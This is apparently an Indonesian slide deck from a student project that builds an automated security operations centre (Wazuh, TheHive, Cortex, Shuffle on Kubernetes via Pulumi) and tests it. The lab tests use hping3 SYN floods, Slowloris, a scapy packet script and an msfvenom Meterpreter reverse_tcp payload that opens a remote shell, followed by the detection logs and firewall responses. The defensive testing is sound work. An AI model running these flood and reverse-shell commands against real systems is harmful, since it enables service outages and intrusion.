


PENGUJIAN

Cortex



Shuffle



PENGUJIAN

Waktu *Deployment*

Implementasi Sistem			
Aspek	Percobaan / Kondisi		
Waktu Deploy & Kondisi Deploy	12,44 Menit & berhasil tanpa error	11,58 Menit & berhasil tanpa error	12,15 Menit & berhasil tanpa error

Penggunaan Sumber Daya

Kondisi	Penggunaan CPU	Penggunaan RAM
Awal	4,57%	63,70%
Siaga	4,24%	63,60%
Aktif	5,70%	70%

SIMULASI SERANGAN

⌚ Denial-of-Service

Serangan dengan Hping3 dan Slowloris

```
(attacker@attacker)-[~]  
$ sudo hping3 -S --flood -p 80 192.168.200.50  
  
HPING 192.168.200.50 (eth0 192.168.200.50): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
— 192.168.200.50 hping statistic —  
672492 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
(attacker@attacker)-[~/slowloris]  
$ sudo python3 slowloris.py 192.168.200.50 -p 80 -s 1000  
  
[15-07-2025 21:27:28] Attacking 192.168.200.50 with 1000 sockets.  
[15-07-2025 21:27:28] Creating sockets ...  
[15-07-2025 21:27:38] Sending keep-alive headers ...  
[15-07-2025 21:27:38] Socket count: 662  
[15-07-2025 21:27:38] Creating 338 new sockets ...  
[15-07-2025 21:27:57] Sending keep-alive headers ...  
[15-07-2025 21:27:57] Socket count: 662  
[15-07-2025 21:27:57] Creating 338 new sockets ...
```

Serangan menyebabkan web server down



➡ Monitoring dan Deteksi

The bar chart displays the frequency of events for the 'Urbansifter' cluster. The x-axis shows time intervals, and the y-axis shows the count of events. The highest frequency is observed around 2020-07-01T13:52:27, with a count of 10.

Time (ISO 8601)	Count
2020-07-01T13:52:00	5
2020-07-01T13:52:15	5
2020-07-01T13:52:27	10
2020-07-01T13:52:40	5
2020-07-01T13:52:55	5
2020-07-01T13:53:10	5
2020-07-01T13:53:25	5
2020-07-01T13:53:40	5
2020-07-01T13:53:55	5
2020-07-01T13:54:10	5
2020-07-01T13:54:25	5
2020-07-01T13:54:40	5
2020-07-01T13:54:55	5
2020-07-01T13:55:10	5
2020-07-01T13:55:25	5
2020-07-01T13:55:40	5
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2020-07-01T13:56:10	5
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2020-07-01T13:56:40	5
2020-07-01T13:56:55	5
2020-07-01T13:57:10	5
2020-07-01T13:57:25	5
2020-07-01T13:57:40	5
2020-07-01T13:57:55	5
2020-07-01T13:58:10	5
2020-07-01T13:58:25	5
2020-07-01T13:58:40	5
2020-07-01T13:58:55	5
2020-07-01T13:59:10	5
2020-07-01T13:59:25	5
2020-07-01T13:59:40	5
2020-07-01T13:59:55	5
2020-07-01T14:00:10	5
2020-07-01T14:00:25	5
2020-07-01T14:00:40	5
2020-07-01T14:00:55	5
2020-07-01T14:01:10	5
2020-07-01T14:01:25	5
2020-07-01T14:01:40	5
2020-07-01T14:01:55	5
2020-07-01T14:02:10	5
2020-07-01T14:02:25	5
2020-07-01T14:02:40	5
2020-07-01T14:02:55	5
2020-07-01T14:03:10	5
2020-07-01T14:03:25	5
2020-07-01T14:03:40	5
2020-07-01T14:03:55	5
2020-07-01T14:04:10	5
2020-07-01T14:04:25	5
2020-07-01T14:04:40	5
2020-07-01T14:04:55	5
2020-07-01T14:05:10	5
2020-07-01T14:05:25	5
2020-07-01T14:05:40	5
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2020-07-01T14:06:25	5
2020-07-01T14:06:40	5
2020-07-01T14:06:55	5
2020-07-01T14:07:10	5
2020-07-01T14:07:25	5
2020-07-01T14:07:40	5
2020-07-01T14:07:55	5
2020-07-01T14:08:10	5
2020-07-01T14:08:25	5
2020-07-01T14:08:40	5
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2020-07-01T14:11:25	5
2020-07-01T14:11:40	5
2020-07-01T14:11:55	5
2020-07-01T14:12:10	5
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2020-07-01T14:14:10	5
2020-07-01T14:14:25	5
2020-07-01T14:14:40	5
2020-07-01T14:14:55	5
2020-07-01T14:15:10	5
2020-07-01T14:15:25	5
2020-07-01T14:15:40	5
2020-07-01T14:15:55	5
2020-07-01T14:16:10	5

Time	IP	Port	Protocol	Status	Reason	Action	Classification	Misc activity	Priority	Ref	Start Time	End Time
08/07/2025 13:31:56.919448	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-40839	-192.168.100.50:80
08/07/2025 13:31:56.942739	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-19928	-192.168.100.50:80
08/07/2025 13:31:57.0132091	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-40839	-192.168.100.50:80
08/07/2025 13:31:57.053534	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-4161	-192.168.100.50:80
08/07/2025 13:31:57.084044	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-4161	-192.168.100.50:80
08/07/2025 13:31:57.1499448	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-42833	-192.168.100.50:80
08/07/2025 13:31:57.2143152	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-22005	-192.168.100.50:80
08/07/2025 13:31:57.2546352	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-22005	-192.168.100.50:80
08/07/2025 13:31:57.3155690	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-17904	-192.168.100.50:80
08/07/2025 13:31:57.3879762	115.190.100.1	LOCAL	DOS	SYN packet flood	Unbound	Potential DOS	**	Classification: Misc activity	Priority: 3	(TCP)	192.168.100.232-59544	-192.168.100.50:80

Dashboard **Events** Target (500)

Search DKG Aug 1, 2025 @ 13:52:07000 Aug 1, 2025 @ 13:53:03206 Refresh

cluster-name: webchat agent-id: 005 Add filter

Count

errorcount per second

3 hits

Aug 1, 2025 @ 13:52:07000 - Aug 1, 2025 @ 13:53:03206

Export Formatted 745 available fields Columns Density 1 fields sorted Full screen

	Timestamp	agent.name	rule.description	rule.level	rule.id
[1]	Aug 1, 2025 @ 13:52:33,857	Target	Web server 400-error code.	5	31101
[1]	Aug 1, 2025 @ 13:52:33,857	Target	Web server 400-error code.	5	31101
[1]	Aug 1, 2025 @ 13:52:32,791	Target	Web server 400-error code.	5	31101




ANALISIS SERANGAN

➡ Respons Insiden


```
> Aug 7, 2025 @ 15:19:04.219 Host Blocked by Firewall 651  
-droo Active Response  
  
2025/08/07 15:19:03 active-response/bin/firewall-dro  
o: {"version":1,"origin":{"name":"wazuh-manager","r  
o":{"module":"active-response","command":"add","param  
et":{"extra_args":["alert"],"timestamp":"2025-08-0  
7T08:19:02.1840000"},"alert":{"level":10,"descriptio  
n":"SYN flood attack detected (inbound) - Potential D  
enial of Service - id: 100011","fireTime":0,"ma  
l":false,"groups":["local","metrics"],"attack_do  
o":{"network":{"custom":{"agent":{"ip":"192.168.1.100","name":"U  
buntuRouter"},"src":"192.168.1.100","destination":"192.168.1.100"}}
```

Hasil *Active Response* Wazuh




➔ Case Management

Workflow berhasil dijalankan



Kasus yang berhasil dibuat dengan komponen pendukung lainnya



SIMULASI SERANGAN

➡ Payload Mutation

Serangan dengan nikto dan *script* scapy

```

[attacker@attacker:~/slowloris]
$ nikto -h 192.168.200.50
Nikto v2.5.0

+ Target IP: 192.168.200.50
+ Target Hostname: 192.168.200.50
+ Target Port: 80
+ Start Time: 2025-07-15 21:42:29 (GMT7)

+ Server: Apache/2.4.42 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use "-C all" to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29d, size: 63963ff32f4f9, mtime: g2ip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8182 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-07-15 21:42:49 (GMT7) (20 seconds)

+ 1 host(s) tested
  
```

```

from scapy.all import *

#definisi payload dan target
ip = IP(dst="192.168.200.50")
tcp = TCP(dport=80, sport=RandShort(), flags="PA", seq=1000,
ack=1001)
payload = "Evil!"

# send packet
pkt = ip / tcp / payload
send(pkt)
  
```


```

[attacker@attacker:~/slowloris]
$ sudo python3 payload-mutation.py
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:512: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will
cipher-algorithms.TripleDES,
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:516: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will
cipher-algorithms.TripleDES,
Sent 1 packets.
  
```


ANALISIS SERANGAN

🕒 Monitoring dan Deteksi

log pada Wazuh Agent di *Endpoint*



log pada Wazuh Agent di Jaringan



log pada Suricata

```
08/07/2025:14:19:29.083466 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:30.099320 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:31.154688 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:32.141949 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:33.118395 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:34.111026 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:35.065224 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:36.048243 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:37.243619 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:41.375725 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
08/07/2025:14:19:43.090711 == 1:1000001:1: Potential Payload Mutation Attack == Classification: (null) Priority: 3 (TCP) 192.168.100.232:54994 -> 192.168.200.50:80
```

➔ Respons Insiden



Hasil *Active Response* Wazuh

Export Formatted 745 available fields Columns Density 1 fields sorted Full screen					
	timestamp	agent_name	rule.description	rule.level	rule.id
	Aug 7, 2025 @ 15:35:21.515	UbuntuRouter	Host Blocked by Firewall-Drop Active Response	3	651
	Aug 7, 2025 @ 15:35:20.755	UbuntuRouter	Suspicious payload detected (Inbound) - Potential payload mutation	10	100012

ANALISIS SERANGAN

➡ Case Management

Workflow berhasil dijalankan



Kasus yang berhasil dibuat dengan komponen pendukung lainnya

SIMULASI SERANGAN

➡ Shellcode Mutation

Serangan dengan msfvenom

```
(attacker@attacker)-[~/slowloris]
$ sudo msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.100.71 lport=4444 -f elf > shellcode.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

```
msf6 exploit(multi/handler) > set lhost 192.168.100.232
lhost => 192.168.100.232
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.232:4444
[*] Sending stage (1017704 bytes) to 192.168.100.71
[*] Meterpreter session 3 opened (192.168.100.232:4444 → 192.168.100.71:47286) at 2025-07-15 22:06:12 +0700

meterpreter > shell
Process 376335 created.
Channel 1 created.
whoami
target
```


ANALISIS SERANGAN

🕒 Monitoring dan Deteksi


log pada Suricata

```
08/08/2025-15:57:34.333132 [**] [1000004] Potential Shellcode Mutation (Metasploit reverse_tcp) [**] [Classification: Attempted User Privilege Gain] [Priority: 1] [TCP] 192.168.200.50:38761 -> 170.64.24.1514  
08/08/2025-15:57:36.347942 [**] [1000004] Potential Shellcode Mutation (Metasploit reverse_tcp) [**] [Classification: Attempted User Privilege Gain] [Priority: 1] [TCP] 192.168.200.50:38761 -> 170.64.24.1514  
08/08/2025-15:59:36.863965 [**] [1000004] Potential Shellcode Mutation (Metasploit reverse_tcp) [**] [Classification: Attempted User Privilege Gain] [Priority: 1] [TCP] 192.168.200.50:48200 -> 170.64.24.1514  
08/08/2025-15:59:44.253248 [**] [1000004] Potential Shellcode Mutation (Metasploit reverse_tcp) [**] [Classification: Attempted User Privilege Gain] [Priority: 1] [TCP] 192.168.200.50:48200 -> 170.64.24.1514
```




log pada Wazuh Agent di Jaringan

log pada Wazuh Agent di *Endpoint*



ANALISIS SERANGAN

➡ Respons Insiden



Hasil Active Response Wazuh

Time	rule.description	rule.id	full_log	data.parameters.alert.data.alert.signature_id
Aug 8, 2025 @ 16:00:06.296	Host Blocked by firewall-drop Active Response	601	2025/08/08 16:00:06.296 active-response/bin/firewall-drop: {"version":1,"origin":{"name":"wazuh-manager-worker-0","module":"wazuh-execd"},"command":"add","parameters":{"extra_args":{"alert":{"timestamp":"2025-08-08T16:00:06.296Z","rule":{"level":3,"description":"Reverse shell payload detected (outbound) - Potential Metasploit reverse_tcp shellcode","id":"60013"},"firetime":{"mail":{"to":{"groups":{"local":{"auricata":{"attack":"trojan","reverse-shell":{"critical":"custom"}}},"agent":{"id":"006","name":"UbuntuRouter","ip":"192.168.100.71"},"manager":{"name":"wazuh-manager-worker-0","id":"354643604.169510","cluster":{"name":"wazuh","node":"wazuh-manager-worker-0"},"full_ip":"192.168.100.71"},"timestamp":"2025-08-08T16:00:06.296Z"},"flow_id":"274721538318631"},"iface":{"interface":"eth0"},"event_type":"alert"},"src_ip":"192.168.100.50","src_port":80209,"dest_ip":"192.168.100.71"},"data":{"name":"wazuh-manager-worker-0","module":"wazuh-execd"},"signature_id":"100004"}}	100004

Expanded document

Table	JSON
# _index	wazuh-alerts-4.x-2025.08.08
# agent.id	006
# agent.ip	192.168.100.71
# agent.name	UbuntuRouter
# cluster.name	wazuh
# cluster.node	wazuh-manager-worker-0
# data.command	add
# data.origin.module	wazuh-execd
# data.origin.name	wazuh-manager-worker-0
# data.parameters.alert.agent.id	006
# data.parameters.alert.agent.ip	192.168.100.71
# data.parameters.alert.agent.name	UbuntuRouter

KESIMPULAN



Seluruh komponen utama sistem, yaitu **Wazuh**, **TheHive**, **Cortex**, dan **Shuffle** beserta lingkungan **Kubernetes**, berhasil dibangun dan terintegrasi secara otomatis menggunakan **IaC Pulumi** dengan waktu rata-rata sekitar **12 menit** serta tetap berjalan baik pada **spesifikasi minimum**, sehingga mampu **menjawab** tantangan **kompleksitas dan keterbatasan** sumber daya dalam pembangunan SOC. Sistem yang dihasilkan mampu **mendeteksi** seluruh skenario serangan melalui **Suricata** dan **Wazuh Agent di jaringan**, meskipun masih terdapat kelemahan pada sensor **endpoint** yang tidak dapat mengenali serangan berbasis mutasi konten. Dari sisi respons, mekanisme **Active Response** terbukti efektif memblokir serangan dalam **3–5 detik**, sementara **workflow Shuffle** secara otomatis menyelesaikan rangkaian manajemen insiden hanya dalam **6 detik**. Automasi ini berhasil memangkas pekerjaan operasional, mempercepat penanganan, serta mengurangi ketergantungan pada SDM, meskipun tetap dibutuhkan tim analisis untuk pengambilan keputusan lanjutan.



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0822-5623-6670